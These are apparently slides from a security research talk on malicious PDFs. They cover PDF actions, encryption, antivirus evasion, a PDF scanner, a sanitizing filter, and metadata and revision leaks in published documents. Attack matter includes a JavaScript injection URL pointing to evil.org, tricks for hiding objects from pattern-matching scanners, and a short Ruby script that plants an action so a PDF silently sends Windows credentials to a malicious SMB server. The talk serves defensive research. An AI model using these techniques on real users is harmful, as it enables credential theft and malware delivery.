

Malicious PDF origamis strike back

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State of the art

New Viral Threats of PDF Language, A. Blonce *et al.*, 2008

- Focus on some critical actions
- 2 scenarios based on email phishing and k-ary virus
- <http://blackhat.com/html/bh-europe-08/bh-eu-08-archives.html>

Malicious Origami in PDF, F. Raynal *et al.*, 2008

- More about critical actions
- Focus on *Usage Rights*
- 2 PoCs, one virus in PDF, one targeted attack
- <http://security-labs.org/fred/docs/pacsec08/>

Didier Stevens'blog

- Some evasion techniques
- Really nice exploitation of the JBIG flaw without opening the file
- <http://blog.didierstevens.com/>



Synopsis

- MS Office documents are dangerous (flaws + macros) and moreover, "Microsoft is evil" !
- PDF format, is nice because :
 - It is an open and documented format.
 - It is a static format.

Synopsis : thinking maliciously

- What can we do with PDF language ?
- What can we do with the most popular Reader ?
- How to improve attacks with PDF / Reader ?



Synopsis

- MS Office documents are dangerous (flaws + macros) and moreover, "Microsoft is evil" !
- PDF format, is nice because :
 - It is an open and documented format.
 - It is a static format.

Synopsis : thinking maliciously

- What can we do with PDF language ?
- What can we do with the most popular Reader ?
- How to improve attacks with PDF / Reader ?




Roadmap

- 1 PDF is dynamic !
- 2 Adobe & PDF
- 3 Protect/Extract secrets from a (malicious?) PDF file
- 4 Origamis strike back : *credentials* leak



Full monty with PDF



PDF is dynamic !

Actions

- PDF is a descriptive language
- Add some actions : GoTo*, Submit, Movie, Sound, Hide, Go-To-3D, URI, Rendition, Launch, JavaScript, ...

PDF and JavaScript

- Multiple flaws discovered lately...
- JavaScript is the only action configurable in the Settings
- Almost everything done in JavaScript can be done in native PDF !



Thinking maliciously in PDF

Be an attacker

- Evasion techniques
- Denial of service on files / readers
- Input / output, communication channels, information leak
- Read / Write on the target
- Execute commands / code on the target



Dynamic PDF in a few demo

What we showed at PacSec 2008

- Evasion : PDF == (JPG || COM)
- DoS : zipbomb, jump from a PDF to another PDF, or page to page
- I/O (+info leak) : hidden text revealed, information retrieval, when a PDF starts or becomes a browser
- Read / Write : external streams
- Execution : Launch, ExportDataObject in JavaScript
- *Targeted attack : abusing trust to compromise a host*
- *A virus build with PDF*

Demo fail... but demo anyway

The last 2 demos are not working anymore with current Reader version due to some bug we reported which have been fixed in latest release.



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Security model

Forbidden fruits

- Mainly based on white / black lists
 - Ex. : file extension, remote sites, default behaviors, . . .
- Almost everything stored in the user profile
- An attacker compromising the user configuration can take control of the account
- . . . but one can get more fun then !



File encryption

Mode	Ciphering	Size of keys (bits)	Common base to derivate the keys	Test for the password /U	Test for the password /O
0	undocumented	undocumented	undocumented	undocumented	undocumented
1	RC4 or AES	40	50 MD5 + 1 RC4 or AES	\simeq generation + 1 RC4	1 MD5 + 1 RC4
2	RC4 or AES	[40, 128]	50 MD5 + 1 RC4 or AES	\simeq generation + 1 RC4	1 MD5 + 2 RC4
3	undocumented	[40, 128]	undocumented	undocumented	undocumented
4	AES	128	50 MD5 + 1 AES	\simeq + 1 MD5 + 20 RC4	50 MD5 + 20 RC4
5	AES	256	SHA256 + AES	SHA256	SHA256

Warning

- Encryption is not done on the file, only on *streams* and strings
- Up to mode 4 : key derivated based on a hardcoded password \Rightarrow empty password accepted
- Bruteforce of the passwords is more efficient with mode 5 for $len(PWD) \leq 32$



Managing trust

A multi-level trust

- Signature : a file contain a signature and the associated certificate
⇒ Signature checked at the opening, no more privilege are granted
- Certification : a file is signed, and the associated certificate is in the user's storage
⇒ The storage also contains privileges granted to the certificate's owner (e.g. special rights, privileged JavaScript)
- *Usage Rights* : files signed by Adobe
⇒ Add features to the Reader



Usage rights

What are they ?

- **Annots** : Create, Delete, Modify, Copy, Import, Export
 - **Online** : upload or download markup annotations from a server
- **Form** : Fillin (save), Import, Export, SubmitStandalone
 - **Online** : permits the use of forms-specific online mechanism such as SOAP or Active Data Object

Demo



I've lost my (stolen) keys !

Different keys for different usage rights

- With Adobe Reader's private key : edit a form and save it, ...
- With Live Cycle's private key : SOAP, attachments (add, delete,...)

Usage rights : documents signed by Adobe

- Some Adobe's private keys are hidden in Adobe's products
- One can impersonate Adobe as soon as he gets the keys
- April 2009 : files signed by Adobe's keys are still valid but ...
- A warning states files should not be signed with this *internal use only private key*



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JavaScript

An obscure engine

- Based on SpiderMonkey (Mozilla JS Engine)
- Different domain than the browser's engine
- Not much documentation, and outdated
- Information leak is possible but nothing critical (version, OS, etc.)
- May exist a communication channel PDF file ↔ web page
 - Using `msgHandler`, `onMessage` and `postMessage`



Actions 2.0

Focus on *web* oriented actions

- Launch : seems to have been disabled
- URI : sending requests with GET
- SubmitForm : forbids GET requests, not POST
- GoToR : sending anywhere, with GET, and parameters.

⇒ No warning, but replaces the current window/tab.



Setting parameters

Remotely control plug-in

- Control plug-in appearance
 - statusbar, scrollbar, toolbar, pagemode, ...
- Control PDF appearance
 - zoom, page, view, , ...
- Misc :
 - Search `http://site.org/file.pdf#search=foobar`
 - Inject JavaScript in any PDF document
`http://site.org/file.pdf#FDF=http://evil.org/foobar.fdf`



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(At least) 4 ways to trigger an event

Boooooom

- `/OpenAction` : name speaks for itself
- `/OpenAction + /AA` : request the opening of the PDF on a given page + add an action when this page is displayed
- `/Annots + /AA` : add an annotation to the 1st page and trigger an action when it is displayed
- `/Names` : callable objects in the catalog



Laboratory anti-virus fail

EICAR benchmark

- Raw EICAR file : success rate is only 5/41...
 - AntiVir, Authentium, ClamAV, McAfee-GW-Edition, Panda
- FlateDecode(EICAR) : zlib compression gives same rate but one difference
 - AntiVir, ClamAV, McAfee-GW-Edition, Panda, VirusBuster
- ASCIIHexDecode(LZWDecode(ASCII85Decode(EICAR))) : 2/41...
 - AntiVir, McAfee-GW-Edition
- Encryption : still 2/41...
 - AntiVir, McAfee-GW-Edition



Real life Anti-virus fail

In the wild

- <http://security-labs.org/fred/docs/hotpdfs/thoseWebFor.pdf>
 - Submitted to virustotal.com :
 - Default detection rate : 11/41 (26.83%)
 - Encrypted PDF with empty password : **1/41 (2.44%)**
- ⇒ How to quickly have an idea about a (malicious?) PDF ?



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What to look at ?

Looking for evidences : `pdfscan.rb`

- File ID : what file is being analyzed
- Structure : version, objects, streams, object streams if present, ...
- Properties : encryption, embedded file
- Triggers : known ways to trigger events
 - `/AA`, `/Names`, `/OpenAction`
- Actions / FormActions : PDF should not be dynamic by default



Fast scan (1/2)

Fast scan == sanitizing + pattern matching

- File is parsed with origami, then converted to a raw string
- Searching based on pattern matching
- Due to PDF encryption, works on encrypted files (see next example)

```
1  include Origami
2
3  # BUG: with /Linearized PDF, calling to_bin just consider the
4  # last revision if several are present ... instead of summing
5  # all elements of the multiple revisions xref
6
7  pdf = PDF.read(INPUT)
8  pdfbin = pdf.to_bin(:rebuildxrefs => false)
9  raw = StringScanner.new pdfbin
```



Fast scan (2/2)

```
>>./pdfscan.rb /tmp/ enc-thoseWebFor.pdf
```

```
Reading file...
```

```
Fast scanning...
```

[File ID]

```
File: /tmp/enc-thoseWebFor.pdf
```

```
FileSize: 9479
```

[Structure]

```
Header: %PDF-1.5
```

```
Revisions: 1
```

```
Catalog: 1
```

```
object: 10
```

```
endobj: 10
```

```
stream: 1
```

```
endstream: 1
```

```
/ObjStm: 0
```

```
xref: 1
```

```
trailer: 1
```

```
startxref: 1
```

```
Root (current): 9 0 R
```

```
Size (current): 11
```

[Properties]

```
/Encrypt: 1
```

```
EmbeddedFile: 0
```

[Triggers]

```
/OpenAction: 1
```

```
/AA: 0
```

```
/Names: 1
```

[Actions]

```
/GoTo: 0
```

```
/GoToR: 0
```

```
/GoToE: 0
```

```
/Launch: 0
```

```
/Thread: 0
```

```
/URI: 0
```

```
/Sound: 0
```

```
/Movie: 0
```

```
/Hide: 0
```

```
/Named: 0
```

```
/SetOCGState: 0
```

```
/Rendition: 0
```

```
/Transition: 0
```

```
/Go-To-3D: 0
```

```
/JavaScript: 2
```

[FormActions]

```
/SubmitForm: 0
```

```
/ResetForm: 0
```

```
/ImportData: 0
```



Defeating fast scan

Pattern Matching fail howto

- Fast scan works fine on an encrypted PDF
 - Encryption in PDF is only for strings and streams
- ⇒ Put the PDF in a stream !

Putting a PDF in a stream

- Use an embedded file with offensive payload, jump to it when the main document is open
- Use an Object Stream `/ObjStm` : a stream containing PDF objects
- It can contain all objects, except other streams ... which will be encrypted anyway

Demo



Defeating fast scan

Pattern Matching fail howto

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Putting a PDF in a stream

- Use an embedded file with offensive payload, jump to it when the main document is open
- Use an Object Stream `/ObjStm` : a stream containing PDF objects
- It can contain all objects, except other streams ... which will be encrypted anyway

Demo



Deep scan (1/2)

Deep scan == parsing each object (sloooooooooooow)

- Extract each object of the file (direct and indirect)
- Count each object for a specific type

```

1  include Origami
2
3  # Get all objects, even those in ObjectStream
4  # UBER-SLOW !!
5
6  pdf = PDF.read(INPUT)
7  objects = pdf.objects(true) # ALL objects
8  indirects = pdf.indirect_objects.values # subset of objects
9  triggers["/AA"] = {
10     "n" => objects.find_all{|obj| obj.is_a?(Dictionary) and
11         obj.has_key? :AA}.length, "lambda" => lambda{|x| x>0}
12 }

```



Deep scan (2/2)

```
>> ./pdfscan.rb -t deep /tmp/enc-
thoseWebFor.pdf
```

```
Reading file...
```

```
Deep scanning...
```

[File ID]

```
File: /tmp/enc-thoseWebFor.pdf
```

```
FileSize: 9479
```

[Structure]

```
Header: %PDF-1.5
```

```
Revisions: 1
```

```
Catalog: 1
```

```
object: 10
```

```
total objects: 119
```

```
stream: 1
```

```
/ObjStm: 0
```

```
Root (current): 9 0 R
```

```
Size (current): 11
```

[Properties]

```
/Encrypt: 1
```

```
EmbeddedFile: 0
```

[Triggers]

```
/OpenAction: 1
```

```
/AA: 0
```

```
/Names: 1
```

[Actions]

```
/GoTo: 0
```

```
/GoToR: 0
```

```
/GoToE: 0
```

```
/Launch: 0
```

```
/Thread: 0
```

```
/URI: 0
```

```
/Sound: 0
```

```
/Movie: 0
```

```
/Hide: 0
```

```
/Named: 0
```

```
/SetOCGState: 0
```

```
/Rendition: 0
```

```
/Transition: 0
```

```
/Go-To-3D: 0
```

```
/JavaScript: 1
```

[FormActions]

```
/SubmitForm: 0
```

```
/ResetForm: 0
```

```
/ImportData: 0
```



This is the end...

So, what about this file?

- 2 trigger events : /OpenAction and /Names

```

9 0 obj
<<
  /OpenAction [ 3 0 R /FitH null ] %% points to a page!
  /Names <<
    /JavaScript 6 0 R          %% points to an encrypted JS
  >>
  /Pages 1 0 R
  /PageLayout /OneColumn
  /Type /Catalog
>> endobj
6 0 obj
<<
  /Names [ (<encrypted string>) 7 0 R ]
>> endobj
7 0 obj
<<
  /JS (( <encrypted string>)) %% dont know what it does: suspicious
  /S JavaScript
>> endobj

```

⇒ You should not open this file...



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ExeFilter for dummies

P. Lagadec's work – <http://www.decalage.info/exefilter>

ExeFilter 101

- Developed by French DoD, now co-maintained by NATO/NC3A
- Open source tool to analyze and sanitize files coming from untrusted sources
 - Removable devices, e-mails, web, . . .
- Supports many common file formats
 - DOC, XLS, HTML, PDF, ZIP, RTF, JPEG, PNG, . . .

Almost all files received or downloaded from external sources do not need active content !



ExeFilter : active content threats

P. Lagadec's work – <http://www.decalage.info/exefilter>

Malicious hidden active content ?

- Macros or OLE objects in MS Office documents (Word, Excel, ...), OpenDocument, RTF
- Scripts in HTML pages, PDF, XML, Flash
- Executable files
- Exploits in malformed documents and files

Active content is a feature, not a bug !



ExeFilter : principles

P. Lagadec's work – <http://www.decalage.info/exefilter>

Deep file format inspection

- Format detection according to file name AND content
 - **BLOCKED** if format is not explicitly allowed by policy
 - Executable files, scripts, unknown formats, encrypted, malformed, ...
 - **CLEANED** if active content
 - Macros in Office, scripts in HTML, ...
 - **ACCEPTED** if harmless
 - Simple text, bitmap pictures, ...
- Antivirus scan to detect known exploits
- Recursive analysis if container (Zip archives)



ExeFilter : be a dictator

P. Lagadec's work – <http://www.decalage.info/exefilter>

- Most Operating Systems rely on file extension to choose the application to open a file (in absence of metadata)

Bypass filters based on content only

- PDF specs allow to insert 1000 chars before header
 - Example : `fake_html_hdr.pdf` : `<HTML>%PDF-1.1 ...`
 - Browsers allow any text as HTML, `<HTML>` is not even required
 - Example : `fake_pdf_hdr.html` :
`%PDF-1.1<HTML><SCRIPT>...</SCRIPT> ...`
- ExeFilter checks if extension and content match to avoid this issue



PDF Filter : PDFiD + origami

P. Lagadec's work – <http://www.decalage.info/exefilter>

Filtering howto

- Goal : disable JavaScript, Launch actions, Embedded file...
- Origami :
 - Full-blown PDF parser written in Ruby by G. Delugre and F. Raynal
 - Very powerful, still in development
 - Integrated with a Python-Ruby bridge (origapy)
- PDFiD :
 - PDF analysis tool written in Python by Didier Stevens
 - Less comprehensive than Origami (not a full parser), but faster and more robust (for now)
- ExeFilter uses Origami and PDFiD to clean PDF files



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Famous PDF files : Calipari report & Facebook case

Calipari

- Name of an Italian secret agent accidentally killed in Iraq by US military
- Report describing the situation has been made public, with some darkened text on sensitive information

Facebook

- Proceedings of the discussions held during the case Facebook versus ConnectU
- Sensitive information (like money made by Facebook) has been hidden, with whitened text



Retrieving the (invisible) content

Invisible ?

- Copy/Paste : text will be revealed
- Text to speech : if you can not see it, you can listen to it :)

E. (U) Unit Experience in the Baghdad Area of Responsibility	8
1. (U) [REDACTED] Division	8
2. (U) [REDACTED] Brigade, [REDACTED] Division	9
3. (U) [REDACTED] Battalion	9
4. (U) [REDACTED] Battalion	10

```

1667 0 obj
<<
    /Length 423
    /Filter /FlateDecode
>>stream
...
154.67999 223.25999 76.32001 13.8 re
f
/P <</MCID 35 >>BDC
BT
/TT0 1 Tf
12 0 0 12 90 225.9001 Tm
( 1. \ (U\ ) Third Infantry Division . . . . 8)Tj
ET
EMC
...
endstream

```



Reading metadata : the new way with /Metadata

Description	Security	Fonts	Advanced
Description			
File: calpari.pdf			
Title: TABLE OF CONTENTS			
Author: richard.thelin			
Subject:			
Keywords:			
Created: 04/30/2005 12:46:04 PM			
Modified: 04/30/2005 11:32:08 PM			
Application: Acrobat PDFMaker 6.0 for Word			
Advanced			
PDF Producer: Acrobat Distiller 6.0 (Windows)			
PDF Version: 1.5 (Acrobat 6.x)			
Location: /home/raynal/tex/articles/malicious-pdf/misc/hotpdf/			
File Size: 256.02 KB (262,165 Bytes)			
Page Size: 8.50 x 11.00 in		Number of Pages: 45	
Tagged PDF: Yes		Fast Web View: Yes	
Help		Cancel OK	

```

1 0 obj
<<
  /Type /Catalog
  /Pages 127 0 R
  /Metadata 136 0 R
  /PieceInfo <<
    /MarkedPDF <<
      /LastModified (D:20050430124611)
    >>
  >>
  /LastModified (D:20050430124611)
  ...
>>
136 0 obj
<<
  /Subtype /XML
  /Length 3764
  /Type /Metadata
>>stream
<?xpacket begin=' uffeff' id='W5M0MpCehiHzreSzNTczkc9d'?'>
<rdf:Description
  rdf:about='uuid:2ef1275e-0950-4557-ab75-0283e844ba9e'
  xmlns:pdf='http://ns.adobe.com/pdf/1.3/'
  pdf:Producer='Acrobat Distiller 6.0 (Windows)''>
</rdf:Description>
...

```



Reading metadata : the old way with /Info

```

trailer
<<
  /XRefStm 1344
  /ID [ <EDFC71379DC247862A2D322D90AA29A7> <AAF54D4AB7618E47839A610E7ED99D3B> ]
  /Info 137 0 R
  /Size 1674
  /Root 1652 0 R
  /Prev 229083
>>
startxref
0
%%EOF

137 0 obj
<<
  /ModDate(D:20050430233208+02'00')
  /CreationDate(D:20050430124604+04'00')
  /Author(richard.thelin)
  /_EmailSubject(Another Redact Job For You) % Interesting :)
  /_AuthorEmail(robert.potter@iraq.centcom.mil) % Who asks?
  /_AuthorEmailDisplayName(Potter Robert A COL MNFI STRATCOM)
  ...
>>
endobj

```



What's changed : extracting information from revisions?

Revision 1

facebook-rev1.pdf (page 1 of 79)

1 IN THE UNITED STATES DISTRICT COURT
2 FOR THE NORTHERN DISTRICT OF CALIFORNIA
3 SAN JOSE DIVISION
4
5 THE FACEBOOK, INC.,) C-07-01389-JW
6 PLAINTIFF,) JUNE 23, 2008
7 V.) UNSEALED AND REDACTED BY
8) THE COURT
9 CONNECTU, LLC, ET AL.,) PAGES 1-79
10 DEFENDANTS.)

11 THE PROCEEDINGS WERE HELD BEFORE
12 THE HONORABLE UNITED STATES DISTRICT
13 JUDGE JAMES WARE
14
15 A P P E A R A N C E S :
16 FOR THE PLAINTIFF: OBRICK, HERRINGTON & BUTCLIFFE
17 BY: DAVID A. BARRETT
18 MONTE M.F. COOPER
19 SUSAN D. RESLEY
20 1000 WARE ROAD
21 MENLO PARK, CALIFORNIA 94025
22
23 FOR THE DEFENDANTS: BOIES, SCHILLER & FLEKNER
24 BY: DAVID A. BARRETT
25 EVAN ANDREW FARKE
26 STEVEN C. HOLTSMAN
27 575 LEXINGTON AVENUE
28 7TH FLOOR
29 NEW YORK, NEW YORK 10022
30
31 (APPEARANCES CONTINUED ON THE NEXT PAGE.)
32
33 OFFICIAL COURT REPORTER: IRENE RODRIGUEZ, CSR, CSR
34 CERTIFICATE NUMBER 8074
35
36 U.S. COURT REPORTERS

Revision 2

facebook-rev2.pdf (page 1 of 79)

The Facebook, Inc. v. Connectu, LLC et al Doc. 474

1 IN THE UNITED STATES DISTRICT COURT
2 FOR THE NORTHERN DISTRICT OF CALIFORNIA
3 SAN JOSE DIVISION
4
5 THE FACEBOOK, INC.,) C-07-01389-JW
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21 MENLO PARK, CALIFORNIA 94025
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24 BY: DAVID A. BARRETT
25 EVAN ANDREW FARKE
26 STEVEN C. HOLTSMAN
27 575 LEXINGTON AVENUE
28 7TH FLOOR
29 NEW YORK, NEW YORK 10022
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31 (APPEARANCES CONTINUED ON THE NEXT PAGE.)
32
33 OFFICIAL COURT REPORTER: IRENE RODRIGUEZ, CSR, CSR
34 CERTIFICATE NUMBER 8074
35
36 U.S. COURT REPORTERS

DocId: 474

What's changed : extracting information from revisions ?

Revision 1

```

8 0 obj
<<
  /Resources 97 0 R
  /Rotate 0
  /Parent 4 0 R
  /CropBox [ 0 0 612 792 ]
  /Contents [ 89 0 R 90 0 R 91 0 R 92 0 R 93 0 R ... ]
  /Type /Page
  /MediaBox [ 0 0 612 792 ]
  /Annots [ ]
>>
endobj

```

Revision 2

```

8 0 obj
<<
  /Resources 97 0 R
  /Rotate 0
  /Parent 4 0 R
  /CropBox [ 0 0 612 792 ]
  /Contents [ 1039 0 R 1041 0 R 1043 0 R 1045 0 R ]
  /Type /Page
  /MediaBox [ 0 0 612 792 ]
  /Annots [ 1042 0 R 1044 0 R 1046 0 R ]
>>
endobj
1045 0 obj
<<
  /Length 107
  /Filter [ /FlateDecode ]
>>stream
BT /HelvCBG~1222752678 10 Tf 0 0 0.600000 RG 0 0 0.600000 rg 1 0
[ 8669 (Dockets.Justia.com) ] TJ ET
endstream
1046 0 obj
<<
  /Border [ 0 0 0 ]
  /Rect [ 515.31 7 602 17 ]
  /Subtype /Link
  /A <<
    /URI (http://dockets.justia.com/)
    /S /URI
  >>
  /Type /Annot
>>
endobj

```



What's changed : extracting information from revisions ?

Revision 1,2

Producer: Amyuni PDF Converter version 2.51-d
ModDate: D:20080702134914-07'00'
CreationDate: D:20080701142542Z
Title: 062308FC.sgngl

Revision 3

Producer: dockets.justia.com
ModDate: D:20080929221324+00'00'
CreationDate: D:20080702000000+00'00'
Subject: 5:2007cv01389 - The Facebook, Inc. v. Connectu, LLC et al
Author: Judge - Richard Seeborg
Creator: candce
Title: Transcript of Proceedings held on 06/23/08, before Judge Ware. Court Reporter/Transcriber Irene L. Rodriguez, Telephone number (408)947-8160. Per General Order No. 59 and Judicial Conference policy, this transcript may be viewed only at the Clerks Office public terminal or may be purchased through the Court Reporter/Transcriber until the deadline for the Release of Transcript Restriction.After that date it may be obtained through PACER. Any Notice of Intent to Request Redaction, if required, is due no later than 5 business days from date of this filing. Redaction Request due 7/21/2008. Redacted Transcript Deadline set for 7/30/2008. Release of Transcript Restriction set for 9/29/2008. (Rodriguez, Irene) (Filed on 7/2/2008)

DocumentID : uuid :266ff908-8082-4128-b319-1751e76c50f0
Producer : Amyuni PDF Converter version 2.51-d
MetadataDate : 2008-07-02T13 :49 :14-07 :00
format : application/pdf
ModifyDate : 2008-07-02T13 :49 :14-07 :00
CreateDate : 2008-07-01T14 :25 :42Z
title : 062308FC.sgngl
InstanceID : uuid :5664b8ab-229e-433b-ae6a-cf3f86efc191



Roadmap

- 1 PDF is dynamic !
- 2 Adobe & PDF
- 3 Protect/Extract secrets from a (malicious?) PDF file
- 4 Origamis strike back : *credentials* leak
 - On the Web
 - On a Windows domain



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Who wants a cookie ?

/SubmitForm (http ://google.fr)

```
POST / HTTP/1.1
Host: google.fr
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; fr; rv:1.9.0.10) Gecko/2009042316 Firefox/3.0.10
Referer: http://batman/raynal/samples/actions/submitform/submitform-post-html-google.pdf
Cookie: PREF=ID=560... NID=23=BIA...yo
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Referer: http://batman/raynal/samples/actions/submitform/submitform-post-html-google.pdf
Acrobat-Version: 9.1.1
```

```
HTTP/1.1 405 Method Not Allowed
```

- Yes, referer is duplicated !
- Yes, cookie is sent over without any question !
- Impersonating forms ?
 - If the user is authenticated on the target site
 - If the website does not use a session variable
- Open question : how to steal cookies ?



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SMB Relay

SMB authentication

- Challenge/answer
- Challenge encrypted with the user password

SMB Relay

- Malicious SMB server (metasploit)
- Configured to deny anonymous access → client has to send his credentials
- Using a fixed challenge (`\x11\x22\x33\x44\x55\x66\x77\x88`), which makes password cracking easier



Pass the hash with PDF

Components

- Malicious SMB server from metasploit
- Malicious PDF document

How does it work ?

- Add an action at the document opening
- GoToR action on a file which path is : `\\evil.net\owned.pdf`
- PDF opening **silently** triggers the file access on the malicious server
- As this file is on a SMB share, user credentials are automatically sent to the malicious server
- No warning with Acrobat Reader (a popup saying "file not found" with Foxit)
- Does not work (yet) in plug-in mode



PDF modification

```
1 include Origami
2
3 pdf = PDF.read(INPUT, :verbose => Parser::VERBOSE_INFO )
4 dst = ExternalFile.new("\\\\#{MALICIOUS-SMB}\\origami\\owned.
   pdf")
5 gotor = Action::GoToR.new(dst, Destination::GlobalFit.new(0))
6 pdf.pages.first.onOpen(gotor)
7 pdf.saveas(OUTPUT)
```

Demo



Conclusion

PDF or not PDF ?

- This format is still largely underestimated
 - PDF is like a picture, so everything's safe
- Adobe made real improvements in their security policy
- ... but a rich universe (Acrobat PRO, Flash, AIR, LiveCycle), interconnected, and HUGE overall

